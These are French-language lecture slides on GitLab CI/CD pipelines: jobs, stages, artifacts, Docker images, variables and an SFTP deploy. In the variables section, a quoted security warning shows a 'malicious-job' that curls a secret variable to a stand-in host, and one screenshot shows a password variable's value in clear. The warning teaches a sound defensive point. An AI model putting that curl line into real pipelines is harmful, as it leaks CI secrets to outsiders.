
Defend



Manage	Plan	Create	Verify	Package	Release	Configure	Monitor	Secure
--------	------	--------	--------	---------	---------	-----------	---------	--------

Since 2016	Since 2011	Since 2011	Since 2012	Since 2016	Since 2016	Since 2018	Since 2016	Since 2017
Cycle Analytics	Issue Trackers	Source Code Management	Continuous Integration (CI)	Container Registry	Continuous Delivery (CD)	Auto DevOps	Metrics	SAST
DevOps Score	Issue Boards	Service Desk	Code Review	Unit Testing	Maven Repository	Pages	Logging	DAST
Audit Management	Portfolio Management	Snippets	Wiki	Integration Testing	Roadmap	Kubernetes Configuration	Cluster Monitoring	Dependency Scanning
Authentication and Authorization	Roadmap	Code Quality	Code Review	Performance Testing	Review apps	ChatOps	Incremental Rollout	Container Scanning
Roadmap	Roadmap	Roadmap	Roadmap	Roadmap	Roadmap	Roadmap	Roadmap	License Management
								Roadmap

GitLab CI/CD workflow focus



[Building → Testing → Releasing] ⇒ **GitLab pipeline**

GitLab / GitLab Inc. / gitlab.com

GitLab

- créé en 2011 par Dmytro Zaporozhets et Sytse Sijbrandij
- initialement : *open-source code-sharing platform* basée sur Git

GitLab Inc.

- Crée en 2014 : développement de GitLab et services associés
- [▶ GitLab.com](#) : instance gérée par GitLab Inc.
- services associés proposés sur le modèle freemium
- Clients : AIRBUS, Nvidia, ...

▶ Instance de GitLab à l'IUT

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

GitLab pipeline : principe et prérequis

Un *GitLab pipeline* est un script définissant différentes tâches liées au CI/CD et leur enchaînement

Besoins

- Un projet hébergé par une instance de GitLab !
- Être *owner* ou *maintainer* sur le projet
- Au moins un **GitLab runner** enregistré sur l'instance GitLab pour exécuter les tâches du pipeline



Application exécutant des tâches GitLab CI sur une plateforme cible

- installée indépendamment sur une machine cible
- des runners sont disponibles en mode SaaS sur GitLab.com
- peut être spécifique à un projet ou partagée
- entièrement configurable : OS, temps maximum, variables d'environnement, etc.
- la configuration peut être créée via l'interface de GitLab



▶ plus d'information

Le fichier de script `.gitlab-ci.yml`

À placer à la racine du projet. Il est écrit avec le langage

▶ YAML

Il définit

- le contenu et l'ordre des tâches (job) à exécuter par le runner
- les actions à entreprendre suivant certaines conditions

Définir un pipeline : au moins un job

On définit le nom du job, e.g. build-job, puis son script :

The screenshot shows the GitLab Pipeline Editor interface. On the left, there's a sidebar with project navigation options like Project overview, Issues, Merge requests, Manage, Plan, Code, Build, Pipelines, Jobs, Pipeline editor (which is selected), Pipeline schedules, Artifacts, Secure, Deploy, Operate, Monitor, Analyze, and Settings. The main area is titled "Pipeline Editor" and shows a pipeline named "1_example". A status message indicates "Pipeline #32523 passed for ed0a5ba4: simple script" and "Pipeline syntax is correct". Below this, there are tabs for Edit, Visualize, Validate (with a "NEW" badge), and Full configuration. The code editor contains the following YAML configuration:

```
build-job:
  script:
    - echo "Hello" | tr -d "\n" > file1.txt
    - echo "world" > file2.txt
    - cat file1.txt file2.txt > compiled.txt
```

At the bottom, there are fields for Commit message ("Update .gitlab-ci.yml file"), Branch ("1_example"), and buttons for Commit changes and Reset.

Visualisation du résultat : *View pipeline*

Passed or failed ?

The screenshot shows the GitLab web interface for a project named "CICD_course_samples". The pipeline titled "simple script" has run successfully, indicated by a green "passed" status badge. The pipeline log shows it was triggered by a user named Fabien MICHEL for commit ed0a5ba4, which finished 11 minutes ago. The pipeline consists of one job named "build-job", which is also marked as passed. The sidebar on the left provides navigation links for various project management and development tasks.

Fabien MICHEL · CICD_course_samples · Pipelines · #32523

Welcome to a new navigation experience

For the next few releases, you can go to your avatar at any time to turn the new navigation on and off. Read more about the [changes](#), the [vision](#), and the [design](#).

Learn more · Provide feedback

simple script

passed Fabien MICHEL triggered pipeline for commit `ed0a5ba4` · finished 11 minutes ago

For `_example`

latest `ed0a5ba4` 1 Jobs 5 seconds, queued for 3 seconds

Pipeline · Needs · Jobs 1 · Tests 0

test

passed build-job

Help

simple script

passed Fabien MICHEL triggered pipeline for commit [ed0a5ba4](#) finished 21 minutes ago

For [1_example](#)

latest 1 Jobs 5 seconds, queued for 3 seconds

Pipeline	Needs	Jobs 1	Tests 0
passed		#110115	
		↳ 1_example < ed0a5ba4	

Status	Job	Stage	Name	Duration
passed	#110115 ↳ 1_example < ed0a5ba4	test	build-job	00:00:05 22 minutes ago

passed Job build-job triggered 24 minutes ago by  Fabien MICHEL

Running with gitlab-runner 16.3.0 (8ec04662)

on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e00ad

Preparing the "docker" executor

Using Docker executor with image debian:stable ...

Pulling docker image debian:stable ...

Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest debian@sha256:9745edf9e4904fd9ff5fb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...

Preparing environment

Running on runner-1c9d9174-project-6200-concurrent-0 via bigci...

Getting source from Git repository

Fetching changes with git depth set to 20...

Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/

Created fresh repository.

Checking out ed0a5ba4 as detached HEAD (ref is 1_example)...

Skipping Git submodules setup

Executing "step_script" stage of the job script

Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest debian@sha256:9745edf9e4904fd9ff5fb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...

\$ echo "Hello" | tr -d "\n" > file1.txt

\$ echo "world" > file2.txt

\$ cat file1.txt file2.txt > compiled.txt

Cleaning up project directory and file based variables

Job succeeded

Ajout d'un job de test

The screenshot shows the GitLab CI interface. On the left, there's a sidebar with a message about configuration files added with the `include` keyword. The main area shows a failed pipeline (#32533) for project `ccf0769e`. The pipeline has two failing jobs: "Validating GitLab CI configuration..." and "Pipeline #32533 failed for ccf0769e: two jobs". Below the pipeline status, there's an "Edit" button and tabs for "Visualize", "Validate (NEW)", and "Full configuration". The "Full configuration" tab is selected, displaying a YAML code editor. The code defines a build job with a script section containing commands to echo "Hello" and "world" into separate files, then merge them into a compiled file. It also defines a test job with a script section that checks if the word "Hello world" is present in the compiled file.

```
1 build-job:
2   script:
3     - echo "Hello" | tr -d "\n" > file1.txt
4     - echo "world" > file2.txt
5     - cat file1.txt file2.txt > compiled.txt
6
7 test:
8   script: cat compiled.txt | grep -q 'Hello world'
```

Le pipeline a échoué... sur le job test

two jobs

⌚ **failed** Fabien MICHEL triggered pipeline for commit [ccf0769e](#) ⏱ finished 4 minutes ago

For [2_example](#)

⌚ **latest** ⚡ 2 Jobs ⏱ 11 seconds, queued for 2 seconds

Pipeline Needs Jobs 2 Failed Jobs 1 Tests 0

test

- build-job
- test

⇒ Sans plus de code, les jobs s'exécutent en parallèle

two jobs

⌚ **failed** Fabien MICHEL triggered pipeline for commit [ccf0769e](#) ⏱ finished 4 minutes ago

For [2_example](#)

⌚ **latest** ⚡ 2 Jobs ⏱ 11 seconds, queued for 2 seconds

Pipeline Needs Jobs 2 Failed Jobs 1 Tests 0

Name	Stage	Failure
⌚ test	test	

```


Checking out ccf0769e as detached HEAD (ref is 2_example)...
Skipping Git submodules setup
Executing "step_script" stage of the job script
Using docker image sha256:c34834e0fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest
debian@sha256:9745edf9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
$ cat compiled.txt | grep -q 'Hello world'
cat: compiled.txt: No such file or directory
Cleaning up project directory and file based variables
ERROR: Job failed: exit code 1

```

Définition des *stages* d'un pipeline

En général, il est nécessaire de définir l'ordre dans lequel les jobs sont réalisés

- mot-clé `stages` : définit les étapes (`stage`) du pipeline et leur ordre d'exécution
- chaque job est attaché à un stage particulier



```
1 stages:
2   - build
3   - test
4
5 build-job:
6   stage: build
7   script:
8     - echo "Hello " | tr -d "\n" > file1.txt
9     - echo "world" > file2.txt
10    - cat file1.txt file2.txt > compiled.txt
11
12 test:
13   stage: test
14   script: cat compiled.txt | grep -q 'Hello world '
```

OK mais... no such file or directory !

two jobs ordered

✖ failed Fabien MICHEL triggered pipeline for commit [594f6cbf](#) finished 9 minutes ago

For [3_example](#)

latest eo 2 Jobs ⌚ 9 seconds, queued for 1 seconds

Pipeline Needs Jobs 2 Failed Jobs 1 Tests 0



two jobs ordered

✖ failed Fabien MICHEL triggered pipeline for commit [594f6cbf](#) finished 9 minutes ago

For [3_example](#)

latest eo 2 Jobs ⌚ 9 seconds, queued for 1 seconds

Pipeline Needs Jobs 2 Failed Jobs 1 Tests 0

Name	Stage	Failure
✖ test	test	

```
Checking out 594f6cbf as detached HEAD (ref is 3_example)...
```

```


Skipping Git submodules setup
Executing "step_script" stage of the job script
Using docker image sha256:c34d44a8ffef9fc5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest
debian#sha256:9745ea0a04fd97f5fb2e0c0ba9c28a74e77cad45ed751a0addff56c439bc ...
$ cat compiled.c | grep "Hello world"
cat: compiled.txt: No such file or directory
Cleaning up project directory and file based variables
ERROR: Job failed: exit code 1
  
```

Par défaut, rien n'est partagé entre les jobs

mot-clés artifacts et paths

permet de spécifier les fichiers sauvegardés lors d'un job réussi (défaut) → archivés sur le GitLab

- ⇒ liste de fichiers et dossiers définie par paths
- les artifacts créés sont téléchargés par les jobs suivants (défaut)
- les *Wildcards* peuvent être utilisés pour définir les paths
- la sauvegarde est accessible dans l'UI de GitLab (Artifacts)



```
1 stages:
2   - build
3   - test
4
5 build-job:
6   stage: build
7   script:
8     - echo "Hello " | tr -d "\n" > file1.txt
9     - echo "world" > file2.txt
10    - cat file1.txt file2.txt > compiled.txt
11
12 artifacts:
13   paths:
14     - compiled.txt
15
16 test:
17   stage: test
18   script: cat compiled.txt | grep -q 'Hello world'
```

mot-clés artifacts et paths

two jobs ordered using artifacts

passed Fabien MICHEL triggered pipeline for commit d05ebbd6
For 4_example
latest eo 2 Jobs ① ② 9 seconds, queued for 2 seconds

Pipeline Needs Jobs 2 Tests 0

build	test
build-job	test

Artifacts

Total artifacts size 9.32 KIB

<input type="checkbox"/> Artifacts	Job	Size
<input type="checkbox"/> 2 files	build-job eo #32537 ↳ 4_example -o d05ebbd6	377 B
<input type="checkbox"/> artifacts.zip archive		222 B
<input type="checkbox"/> metadata.gz metadata		155 B

Parallélisme des jobs d'un stage

```
 Browse templates Help  
1 stages:  
2   - build  
3   - test  
4  
5 build-job:  
6   stage: build  
7   script:  
8     - echo "Hello " | tr -d "\n" > file1.txt  
9     - echo "world" > file2.txt  
10    - cat file1.txt file2.txt > compiled.txt  
11 artifacts:  
12   paths:  
13     - compiled.txt  
14  
15 test:  
16   stage: test  
17   script: cat compiled.txt | grep -q 'Hello world'  
18  
19 test-existence:  
20   stage: test  
21   script: test -f compiled.txt
```


three jobs with some parallelism

passed Fabien MICHEL triggered pipeline for commit [ef1a3d44](#) finished just now

For [5_example](#)

latest ⏪ 3 Jobs ⌚ 13 seconds, queued for 3 seconds

Pipeline Needs Jobs 3 Tests 0



Production d'un package, i.e. release

🔥 .gitlab-ci.yml 📁 506 B

```
1 stages:
2   - build
3   - test
4   - package
5
6 build-job:
7   stage: build
8   script:
9     - echo "Hello " | tr -d "\n" > file1.txt
10    - echo "world" > file2.txt
11    - cat file1.txt file2.txt > compiled.txt
12 artifacts:
13   paths:
14     - compiled.txt
15
16 test:
17   stage: test
18   script: cat compiled.txt | grep -q 'Hello world'
19
20 test-existence:
21   stage: test
22   script: test -f compiled.txt
23
24 package:
25   stage: package
26   script: cat compiled.txt | gzip > packaged.gz
27   artifacts:
28     paths:
29       - packaged.gz
```

Production d'un package, i.e. release

producing a package for release

passed Fabien MICHEL triggered pipeline for commit [4055a785](#) finished 4 minutes ago

For [6_example](#)

latest eo 4 Jobs ① ② 17 seconds, queued for 3 seconds

Pipeline Needs Jobs 4 Tests 0



Artifacts

Total artifacts size 29.46 kB

<input type="checkbox"/>	Artifacts	Job	Size	Created
<input type="checkbox"/>	2 files	package eo #32540 ↗ 6_example -o 4055a785	393 B	just now
<input type="checkbox"/>	artifacts.zip	archive	238 B	
<input type="checkbox"/>	metadata.gz	metadata	155 B	

Configuration de stages par défaut

Par défaut, stages est défini avec un ordre et des noms de stage prédéfinis

Définition par défaut de stages

- .pre → build → test → deploy → .post
- par défaut, un job est associé au stage test

```

1 build:
2   stage: build
3   script:
4     - echo "Hello " | tr -d "\n" > file1.txt
5     - echo "world" > file2.txt
6     - cat file1.txt file2.txt > compiled.txt
7   artifacts:
8     paths:
9       - compiled.txt

10 test:
11   stage: test
12   script: cat compiled.txt | grep -q 'Hello world'

13 test-existence:
14   stage: test
15   script: test -f compiled.txt

16 deploy:
17   stage: deploy
18   script: cat compiled.txt | gzip > packaged.gz
19   artifacts:
20     paths:
21       - packaged.gz

```

using default stage names

(passed) Fabien MICHEL triggered pipeline for commit [2f442d29](#) finished 11 minutes ago

For [7_example](#)

(latest) go 4 Jobs 32 seconds, queued for 6 seconds

Pipeline	Needs	Jobs 4	Tests 0
build	test	deploy	
(green) build (refresh)	(green) test (refresh)	(green) deploy (refresh)	
(green) test-existence (refresh)			

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

Un peu de Java !

```

    Browse templates | Help
1 build:
2   stage: build
3   script:
4     - javac Hello.java
5   artifacts:
6     paths:
7       - Hello.class
8
9 test:
10  stage: test
11  script: Java Hello
12

```

Working with Java

✖ failed Fabien MICHEL triggered pipeline for commit [65620748](#) finished just now

For [java](#)

[latest](#) ↗ 2 Jobs ⌚ 4 seconds, queued for 3 seconds

Pipeline Needs Jobs 2 Failed Jobs 1 Tests 0

Name	Stage	Failure
✖ build	build	

```
Checking out 65620748 as detached HEAD (ref is java)...
```

```

Skipping Git submodules setup
Executing "step_script" stage of the job script
Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest
debian@sha256:9745edf9e4904fd9ff5fb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
$ javac Hello.java
/usr/bin/bash: line 129: javac: command not found
Cleaning up project directory and file based variables
ERROR: Job failed: exit code 1

```

A propos des GitLab runners

Environnement d'un GitLab runner ?

- Un GitLab runner peut être installé sur n'importe quel OS
- Il réalise les jobs via un *Executor*
- Par défaut, l'Executor est le shell de l'OS : ***Shell Executor***

Pour être fiable, un pipeline ne doit pas dépendre d'un environnement d'exécution

- Solution : configurer le runner pour qu'il utilise un ***docker container***
- ⇒ permet de choisir l'image docker où sera exécuté le pipeline, ou même un job
- rappel : un conteneur Docker est basé sur une *docker image*

▶ plus d'information

Sélectionner l'image docker

Comment choisir ?

▶ images hébergées sur DockerHub

- Une image docker contient un certain nombre de programmes mais pas tous !
- ⇒ nécessite d'utiliser une image contenant les dépendances nécessaires pour les jobs, e.g. Java 17
- il sera aussi possible d'installer d'autres programmes au démarrage de l'image, avant les jobs, e.g. avec apt-get

Importance de prendre une version avec un tag

- certaines images ont un nom générique : eclipse-temurin (OpenJDK)
- elle fait référence à la dernière version : elle va donc évoluer
- ⇒ mieux vaut choisir une version précise et s'y tenir :
`eclipse-temurin:11-jdk-alpine` ▶ image eclipse-temurin

En pratique

```
1  image: eclipse-temurin:11-jdk-alpine
2
3  build:
4    | stage: build
5    | script:
6    |   | - javac Hello.java
7    artifacts:
8    |   paths:
9    |     | - Hello.class
10
11 test:
12   | stage: test
13   | script: java Hello
```

```
1 Running with gitlab-runner 16.3.0 (8ec04662)
2 on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e08ad
3 Preparing the "docker" executor
4 Using Docker executor with image eclipse-temurin:11-jdk-alpine ...
5 Pulling docker image eclipse-temurin:11-jdk-alpine ...
6 Using docker image sha256:6503d7bb7d198903719f0925e9dbf06774fa5813ec4ee76746876447e62ed294 for eclipse-temuri
n:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de69f4a1d525d33653f64292e6b02381aea89f32aa5c5f79760f0ddf
e9f4 ...
7 Preparing environment
8 Running on runner-1c9d9174-project-6200-concurrent-0 via bigci...
9 Getting source from Git repository
10 Fetching changes with git depth set to 20...
11 Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
12 Created fresh repository.
13 Checking out 4995a59b as detached HEAD (ref is _example)...
14 Skipping Git submodules setup
15 Executing "step_script" stage of the job script
16 Using docker image sha256:6503d7bb7d198903719f0925e9dbf06774fa5813ec4ee76746876447e62ed294 for eclipse-temuri
n:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de69f4a1d525d33653f64292e6b02381aea89f32aa5c5f79760f0ddf
e9f4 ...
17 $ javac Hello.java
18 Uploading artifacts for successful job
19 Uploading artifacts...
20 Hello.class: found 1 matching artifact files and directories
21 Uploading artifacts as "archive" to coordinator... 201 Created id=110212 responseStatus=201 Created token=64_
H1FL
22 Cleaning up project directory and file based variables
```

using a specific docker image

 passed Fabien MICHEL triggered pipeline for commit 4995a59b finished 8 minutes ago

For example

latest 60 2 Jobs ⓘ ⏲ 14 seconds, queued for 3 seconds

Pipeline	Needs	Jobs	2	Tests	0
Status	Job	Stage	Name		
passed	#110213 └ 8_example ↗ 4995a59b	test	test		
passed	#110212 └ 8_example ↗ 4995a59b	build	build		

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

.gitlab-ci.yml keywords

Global keywords configure le pipeline dans son ensemble

A GitLab CI/CD pipeline configuration includes:

- [Global keywords](#) that configure pipeline behavior:

Keyword	Description
<code>default</code>	Custom default values for job keywords.
<code>include</code>	Import configuration from other YAML files.
<code>stages</code>	The names and order of the pipeline stages.
<code>variables</code>	Define CI/CD variables for all job in the pipeline.
<code>workflow</code>	Control what types of pipeline run.

Example of `default`:

```
default:  
  image: ruby:3.0  
  
rspec:  
  script: bundle exec rspec  
  
rspec 2.7:  
  image: ruby:2.7  
  script: bundle exec rspec
```

▶ plus d'information

Jobs keywords

Keyword	Description		
<code>after_script</code>	Override a set of commands that are executed after job.	<code>environment</code>	Name of an environment to which the job deploys.
<code>allow_failure</code>	Allow job to fail. A failed job does not cause the pipeline to fail.	<code>except</code>	Control when jobs are not created.
<code>artifacts</code>	List of files and directories to attach to a job on success.	<code>extends</code>	Configuration entries that this job inherits from.
<code>before_script</code>	Override a set of commands that are executed before job.	<code>image</code>	Use Docker images.
<code>cache</code>	List of files that should be cached between subsequent runs.	<code>inherit</code>	Select which global defaults all jobs inherit.
<code>coverage</code>	Code coverage settings for a given job.	<code>interruptible</code>	Defines if a job can be canceled when made redundant by a newer run.
<code>dast_configuration</code>	Use configuration from DAST profiles on a job level.	<code>needs</code>	Execute jobs earlier than the stage ordering.
<code>dependencies</code>	Restrict which artifacts are passed to a specific job by providing a list of jobs to fetch artifacts from.	<code>only</code>	Control when jobs are created.
		<code>pages</code>	Upload the result of a job to use with GitLab Pages.
		<code>parallel</code>	How many instances of a job should be run in parallel.

Jobs keywords

Keyword	Description		
<code>release</code>	Instructs the runner to generate a release object.		
<code>resource_group</code>	Limit job concurrency.		
<code>retry</code>	When and how many times a job can be auto-retried in case of a failure.	<code>stage</code>	Defines a job stage.
<code>rules</code>	List of conditions to evaluate and determine selected attributes of a job, and whether or not it's created.	<code>tags</code>	List of tags that are used to select a runner.
<code>script</code>	Shell script that is executed by a runner.	<code>timeout</code>	Define a custom job-level timeout that takes precedence over the project-wide setting.
<code>secrets</code>	The CI/CD secrets the job needs.	<code>trigger</code>	Defines a downstream pipeline trigger.
<code>services</code>	Use Docker services images.	<code>variables</code>	Define job variables on a job level.
		<code>when</code>	When to run job.

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

GitLab CI/CD variables

[documentation](#)

Les variables CI/CD sont un type de variable d'environnement.
Elles sont accéder avec le signe \$ ⇒ \$CI_JOB_NAME

cas d'utilisation

- contrôler le comportement des jobs dans un pipeline
- stocker des valeurs utilisées à différents endroits du pipeline
- éviter de coder en dur des valeurs dans le .gitlab-ci.yml

```
job1:  
  stage: test  
  script:  
    - echo "The job's stage is '$CI_JOB_STAGE'"
```

Il existe de nombreuses variables prédéfinies

[Predefined CI/CD variables](#)

Définir de nouvelles variables avec le mot-clé variables

Elles peuvent être locales à un job ou partagées par tout le pipeline :

```
variables:  
  GLOBAL_VAR: "A global variable"  
  
job1:  
  variables:  
    JOB_VAR: "A job variable"  
  script:  
    - echo "Variables are '$GLOBAL_VAR' and '$JOB_VAR'"  
  
job2:  
  script:  
    - echo "Variables are '$GLOBAL_VAR' and '$JOB_VAR'"
```

In this example:

- job1 outputs Variables are 'A global variable' and 'A job variable'
- job2 outputs Variables are 'A global variable' and ''

Ignorer les variables globales localement

```
variables:  
  GLOBAL_VAR: "A global variable"  
  
job1:  
  variables: {}  
  script:  
    - echo This job does not need any variables
```

Définir des variables dans l'UI de GitLab

La valeur de certaines variables ne doit pas être codée dans le fichier : mots de passe, token, etc. ⇒ on les définit directement dans GitLab. Elles ne sont visibles qu'aux rôles *maintainer+*

The screenshot shows the GitLab interface with the 'Variables' tab selected in the top navigation bar. On the left, there's a sidebar with various project management sections like 'Project overview', 'Pinned', 'Issues', 'Merge requests', and 'CI/CD'. The 'CI/CD' section is currently active, indicated by a grey background. The main content area displays the 'Variables' documentation, which includes information about what variables are, their attributes (Protected, Masked, Expanded), and a table for managing CI/CD variables. The table shows one entry: 'IUT_PASSW' with a masked value. Below this, there are sections for 'Pipeline trigger tokens', 'Deploy freezes', 'Token Access', and 'Secure Files'.

Variables

Variables store information, like passwords and secret keys, that you can use in job scripts. Each project can define a maximum of 8000 variables. [Learn more](#).

Variables can have several attributes. [Learn more](#).

- **Protected:** Only exposed to protected branches or protected tags.
- **Masked:** Hidden in job logs. Must match masking requirements.
- **Expanded:** Variables with \$ will be treated as the start of a reference to another variable.

CI/CD Variables			Reveal values	Add variable
Key	Value	Attributes	Environments	Actions
IUT_PASSW	*****	Masked	All (default)	

Pipeline trigger tokens

Trigger a pipeline for a branch or tag by generating a trigger token and using it with an API call. The token impersonates a user's project access and permissions. [Learn more](#).

Deploy freezes

Add a freeze period to prevent unintended releases during a period of time for a given environment. You must update the deployment jobs in `gitlab-ci.yml` according to the deploy freezes added here. [Learn more](#). Specify deploy freezes using cron syntax.

Token Access

Control how the `CI_JOB_TOKEN` CI/CD variable is used for API access between projects.

Secure Files

Définir des variables dans l'UI de GitLab

Update variable x

Key
IUT_PASSW

Value
cpascadutout

Variable value will be evaluated as raw string.
Value must meet regular expression requirements to be masked.

Type Environment scope [?](#)
Variable (default) All (default)

Flags [?](#)

Protect variable
Export variable to pipelines running on protected branches and tags only.

Mask variable
Mask this variable in job logs if it meets [regular expression requirements](#).

Expand variable reference
\$ will be treated as the start of a reference to another variable.

Cancel Delete variable Update variable

Mask variable : valeur cachée dans la sortie du job ⇒

```
23 Using docker image sha256:6503d7bb7d198903719f0925e9dbf0c
n:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de
e9f4 ...
24 $ echo $IUT_PASSW
25 [MASKED]
26 
27 Cleaning up project directory and file based variables
28 
29 Job succeeded
```

Attention à la sécurité des variables

Review the `.gitlab-ci.yml` file of imported projects before you add files or run pipelines against them.

The following example shows malicious code in a `.gitlab-ci.yml` file:

```
accidental-leak-job:
  script:                                # Password exposed accidentally
    - echo "This script logs into the DB with $USER $PASSWORD"
    - db-login $USER $PASSWORD

malicious-job:
  script:                                # Secret exposed maliciously
    - curl --request POST --data "secret_variable=$SECRET_VARIABLE" "https://maliciouswebsite.abcd/"
```

To help reduce the risk of accidentally leaking secrets through scripts like in `accidental-leak-job`, all variables containing sensitive information should be [masked in job logs](#). You can also [limit a variable to protected branches and tags only](#).

Variable référençant des fichiers

Dans l'UI, il est possible de définir des variables qui sont des fichiers, e.g. une clé SSH

Use file type CI/CD variables for tools that need a file as input. [The AWS CLI](#) and [kubectl](#) are both tools that use `File` type variables for configuration.

For example, if you are using `kubectl` with:

- A variable with a key of `KUBE_URL` and `https://example.com` as the value.
- A file type variable with a key of `KUBE_CA_PEM` and a certificate as the value.

Pass `KUBE_URL` as a `--server` option, which accepts a variable, and pass `$KUBE_CA_PEM` as a `--certificate-authority` option, which accepts a path to a file:

```
kubectl config set-cluster e2e --server="$KUBE_URL" --certificate-authority="$KUBE_CA_PEM"
```

Pour finir sur les variables : [Where variables can be used](#)

Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

Exemple de déploiement

On a tout ce qu'il faut pour un premier déploiement : une simple mise à disposition de l'archive sur le net

```
rowse templates | ⓘ Help
1   image: eclipse-temurin:11-jdk-alpine
2
3   variables:
4     VERSION: "1.0"
5     PACKAGE_NAME: "hello-$VERSION.zip"
6
7   build:
8     stage: build
9     script:
10       - javac Hello.java
11     artifacts:
12       paths:
13         - Hello.class
14
15 test:
16   script: java Hello
17
18 deploy:
19   image: finalgene/openssh
20   stage: deploy
21   script:
22     - echo $PACKAGE_NAME
23     - cat Hello.class | gzip > $PACKAGE_NAME
24     - echo "<a href=\"$PACKAGE_NAME\">Last version -> $PACKAGE_NAME</a>" > index.html
25     - apk add lftp #install the lftp package on the alpine distro
26     - lftp -u $IUT_USER,$IUT_PASSW -e "set ftp:ssl-allow 0; cd public_html; put $PACKAGE_NAME index.html; bye;" sftp://ftpinfo.iutmntp.univ-montp2.fr
```

Exemple de déploiement

passed Job deploy triggered 1 minute ago by Fabien MICHEL

Search job log

```
